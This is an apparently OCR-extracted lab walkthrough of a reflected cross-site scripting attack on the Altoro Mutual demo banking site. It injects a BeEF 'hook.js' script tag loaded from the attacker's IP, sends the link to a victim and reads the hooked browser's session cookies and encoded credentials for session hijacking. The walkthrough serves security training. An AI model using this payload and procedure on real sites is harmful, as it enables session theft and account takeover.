



Step 2: On the attacker machine:

- Attacker logs into the same website using his credentials (username and password as **admin**). To build attack vector, type **hello** in the search bar (top right corner of **altoromutual.com** website) and copy the **URL** without the hello keyword




Step 3: Start Beef framework (username and password as **beef)**







Step 4: Copy the above-highlighted **javascript** append it to the altoromutual URL as shown below




Step 5: Modify the IP address in JavaScript to attacker IP address. Share the following link with the target.


- **altoromutual.com/search.aspx?txtSearch=<script scr=http://<attacker's IP>:3000/ hook.js></script>**
- If the target opens the link, an attacker can gain access to several information related to a target which includes browser cookies.



Altoro Mutual: Search Results - Mozilla F
Altoro Mutual: Online Ba...
Altoro Mutual: Search...
altoromutual.com/search.aspx?txtSearch=<script src="http://192.168.0.119:3000/hook.js"></script>
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Foru
AltoroMutual
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Search Results
No results were found for the query:



BeEF Control Panel
Altoro Mutual: Search Re...
127.0.0.1:3000/ui/panel
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
Hooked Browsers
Online Browsers
altoromutual.com
192.168.0.101
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Web Sockets: Yes
QuickTime: No
RealPlayer: No
Windows Media Player: No
WebRTC: Yes
ActiveX: No
Session Cookies: Yes
Persistent Cookies: Yes
Category: Hooked Page (5 Items)
Page Title: Altoro Mutual: Search Results
Page URI: http://altoromutual.com/search.aspx?txtSearch=%3Cscript%20src=%22http://192.168.0.119:3000/hook.js%22%3E%3C/script%3E
Page Referrer: Unknown
Host Name/IP: altoromutual.com
Cookies: BEEFHOOK=Y23sIKTa1KnRrYcvuuH3FFvuYFjXYXbmto0SLBoYrGSAgWCKK00ofuG8a7OAByWJAk1WPmsUhGDBIzQH; amSessionId=62248454642; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Category: Host (8 Items)
Host Name/IP: 192.168.0.101


Step 6: Now the attacker can configure those cookies (above highlighted) in **cookie manager +** as shown in below images to gain access to the target's active session.

